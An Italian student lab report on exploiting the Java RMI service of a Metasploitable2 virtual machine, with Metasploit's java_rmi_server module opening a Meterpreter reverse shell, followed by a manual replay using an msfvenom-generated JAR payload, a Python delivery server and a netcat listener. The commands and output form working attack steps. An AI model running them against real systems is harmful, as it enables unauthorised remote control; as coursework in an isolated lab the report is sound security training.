REPORT TECNICO: Sfruttamento vulnerabilità Java RMI

Studente: Corrado Vaccarecci
Data: 17 Aprile 2026
Obiettivo: Ottenere una sessione Meterpreter sulla macchina Metasploitable2 sfruttando il servizio Java RMI sulla porta 1099.

---

1. Analisi della Vulnerabilità


Il servizio **Java RMI (Remote Method Invocation)** permette l'invocazione di metodi su oggetti residenti in una JVM (Java Virtual Machine) remota. La vulnerabilità specifica risiede nella configurazione predefinita che permette il caricamento dinamico di classi da un codebase remoto senza autenticazione. Questo consente a un attaccante di forzare il server a scaricare ed eseguire codice arbitrario (Remote Code Execution).

2. Configurazione dell'Ambiente di Laboratorio

Per l'esercizio, le macchine sono state configurate sulla stessa rete interna per permettere la comunicazione diretta.

Attaccante (Kali Linux): IP 192.168.11.111

Vittima (Metasploitable2): IP 192.168.11.112



```
┌──(kali㉿kali)-[~]
└─$ sudo ifconfig eth0 192.168.11.111 netmask 255.255.255.0

┌──(kali㉿kali)-[~]
└─$ ping 192.168.11.112
ping: connect: Network is unreachable

┌──(kali㉿kali)-[~]
└─$ sudo ifconfig eth0 192.168.11.111 netmask 255.255.255.0

┌──(kali㉿kali)-[~]
└─$ sudo ifconfig eth0 down

┌──(kali㉿kali)-[~]
└─$ sudo ifconfig eth0 up

┌──(kali㉿kali)-[~]
└─$ ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.50.100  netmask 255.255.255.0  broadcast 192.168.50.255
        inet6 fe80::b8af:1c7c:71b9:1dd0  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:63:b0:05  txqueuelen 1000  (Ethernet)
        RX packets 30  bytes 6231 (6.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 81  bytes 7733 (7.5 KiB)
        TX errors 0  dropped 3 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
└─$ sudo ip addr del 192.168.50.100/24 dev eth0

┌──(kali㉿kali)-[~]
└─$ sudo ip addr add 192.168.11.111/24 dev eth0

┌──(kali㉿kali)-[~]
└─$ ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.11.111  netmask 255.255.255.0  broadcast 0.0.0.0
        inet6 fe80::b8af:1c7c:71b9:1dd0  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:63:b0:05  txqueuelen 1000  (Ethernet)
        RX packets 30  bytes 6231 (6.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 85  bytes 7981 (7.7 KiB)
        TX errors 0  dropped 3 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
└─$
```

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=13.7 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=15.5 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=17.5 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=1.57 ms
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=2.00 ms
64 bytes from 192.168.11.112: icmp_seq=6 ttl=64 time=8.77 ms
64 bytes from 192.168.11.112: icmp_seq=7 ttl=64 time=1.72 ms
64 bytes from 192.168.11.112: icmp_seq=8 ttl=64 time=2.90 ms
^C
--- 192.168.11.112 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7170ms
rtt min/avg/max/mdev = 1.566/7.959/17.546/6.353 ms

┌──(kali㉿kali)-[~]
└─$
```

3. Fase di Exploitation (Metasploit)

È stato utilizzato il framework Metasploit per automatizzare l'attacco.

Passaggi eseguiti:

Selezione del modulo: exploit/multi/misc/java_rmi_server

Configurazione dei parametri RHOSTS e LHOST.

Configurazione del parametro critico HTTPDELAY a **20**. Questo valore è fondamentale per evitare il timeout del server HTTP interno di Metasploit durante la consegna del payload JAR.

```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
msf exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY => 20
msf exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  20               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.

msf exploit(multi/misc/java_rmi_server) >
```

4. Esecuzione e Accesso Remoto

L'exploit avvia un server HTTP locale su Kali che ospita il payload. Una volta contattato il registro RMI della vittima, questa scarica ed esegue il file, restituendo una sessione di controllo.

```
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/ySyervtvXqisSvk
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:38844) at 2026-04-17 05:17:29 -0400

meterpreter > 
```

5. Post-Exploitation ed Evidenze

Una volta ottenuto l'accesso, sono state raccolte le prove richieste dalla traccia per confermare l'identità della macchina vittima e la sua configurazione di rete.

5.1 Configurazione di Rete

Il comando ifconfig eseguito all'interno della sessione conferma l'IP della vittima.

```
meterpreter > ifconfig
Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fecf:a036
IPv6 Netmask : ::

meterpreter > 
```

5.2 Tabella di Routing

Il comando route mostra come la macchina vittima instrada il traffico.

```
meterpreter > route
IPv4 network routes
===================

   Subnet          Netmask         Gateway  Metric  Interface
   ------          -------         -------  ------  ---------
   127.0.0.1       255.0.0.0       0.0.0.0  [illegible]
   192.168.11.112  255.255.255.0   0.0.0.0  [illegible]

IPv6 network routes
===================

   Subnet                    Netmask  Gateway  Metric  Interface
   ------                    -------  -------  ------  ---------
   ::1                       ::       ::
   fe80::a00:27ff:fecf:a036  ::       ::
meterpreter > ù
```

6. Analisi Extra e Conclusioni

Java RMI: L'attacco dimostra che l'assenza di policy di sicurezza nel registro RMI permette l'iniezione di classi Java arbitrarie.

Metodo Ruby: Il modulo utilizzato è scritto in Ruby e gestisce l'intero handshake del protocollo RMI, rendendo l'attacco fluido.

Senza Metasploit: L'esercizio potrebbe essere replicato manualmente creando un server web (es. con Python) e inviando i pacchetti RMI grezzi tramite script personalizzati, confermando che la falla è nel protocollo e non nello strumento usato.

Esito: Il controllo della macchina remota è stato acquisito con successo.

---

7. Analisi EXTRA: Validazione Manuale (Senza Metasploit)

Per approfondire la natura della vulnerabilità, l'attacco è stato replicato manualmente agendo sui singoli componenti della catena d'attacco.

7.1 Identificazione e Generazione Payload

È stata verificata la presenza del registro RMI tramite nmap e generato il payload malevolo JAR tramite msfvenom.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV --script rmi-dumpregistry -p 1099 192.168.11.112
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-17 06:08 -0400
Nmap scan report for 192.168.11.112
Host is up (0.012s latency).

PORT     STATE SERVICE  VERSION
1099/tcp open  java-rmi GNU Classpath grmiregistry
MAC Address: 08:00:27:CF:A0:36 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.43 seconds

┌──(kali㉿kali)-[~]
└─$ msfvenom -p java/meterpreter/reverse_tcp LHOST=192.168.11.111 LPORT=4444 -f jar > exploit.jar
Payload size: 5263 bytes
Final size of jar file: 5263 bytes
```

7.2 Gestione Servizi e Conflitti (Apache)

Tentando di avviare il server di consegna, è stato riscontrato l'errore Address already in use. Tramite lsof, è stato identificato e fermato il servizio **Apache** che occupava la porta 80.

```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 80
Traceback (most recent call last):
  File "<frozen runpy>", line 198, in _run_module_as_main
  File "<frozen runpy>", line 88, in _run_code
  File "/usr/lib/python3.13/http/server.py", line 1345, in <module>
    test(
    ~~~~^
        HandlerClass=handler_class,
        ^^^^^^^^^^^^^^^^^^^^^^^^^^^^
    ... <3 lines> ...
        protocol=args.protocol,
        ^^^^^^^^^^^^^^^^^^^^^^^^
    )
    ^
  File "/usr/lib/python3.13/http/server.py", line 1292, in test
    with ServerClass(addr, HandlerClass) as httpd:
         ~~~~~~~~~~~^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.13/socketserver.py", line 457, in __init__
    self.server_bind()
    ~~~~~~~~~~~~~~~~^^
  File "/usr/lib/python3.13/http/server.py", line 1339, in server_bind
    return super().server_bind()
           ~~~~~~~~~~~~~~~~~~~^^
  File "/usr/lib/python3.13/http/server.py", line 140, in server_bind
    socketserver.TCPServer.server_bind(self)
    ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~^^^^^^
  File "/usr/lib/python3.13/socketserver.py", line 478, in server_bind
    self.socket.bind(self.server_address)
    ~~~~~~~~~~~~~~~~^^^^^^^^^^^^^^^^^^^^^^
OSError: [Errno 98] Address already in use
```

```
┌──(kali㉿kali)-[~]
└─$ sudo lsof -i :80
[sudo] password for kali:
COMMAND   PID     USER FD   TYPE DEVICE SIZE/OFF NODE NAME
apache2   752     root 4u  IPv6   8016      0t0  TCP *:http (LISTEN)
apache2 8569 www-data 4u  IPv6   8016      0t0  TCP *:http (LISTEN)
apache2 8570 www-data 4u  IPv6   8016      0t0  TCP *:http (LISTEN)
apache2 8571 www-data 4u  IPv6   8016      0t0  TCP *:http (LISTEN)
apache2 8572 www-data 4u  IPv6   8016      0t0  TCP *:http (LISTEN)
apache2 8573 www-data 4u  IPv6   8016      0t0  TCP *:http (LISTEN)

┌──(kali㉿kali)-[~]
└─$ sudo systemctl stop apache2
```

```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

7.3 Avvio Server Delivery e Listener Netcat

```
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.11.111] from (UNKNOWN) [192.168.11.112] 44063
```

È stato avviato un server HTTP Python per la consegna del file e un listener manuale con **Netcat** per ricevere la connessione.

Server: python3 -m http.server 80

Listener: nc -lvnp 4444

8. Conclusioni

L'attacco dimostra che l'assenza di policy di sicurezza nel registro RMI permette l'iniezione di classi Java arbitrarie. L'ottenimento dello stesso risultato (il controllo totale del target) sia tramite **Metasploit** che tramite **metodi manuali** valida l'intera catena di sfruttamento.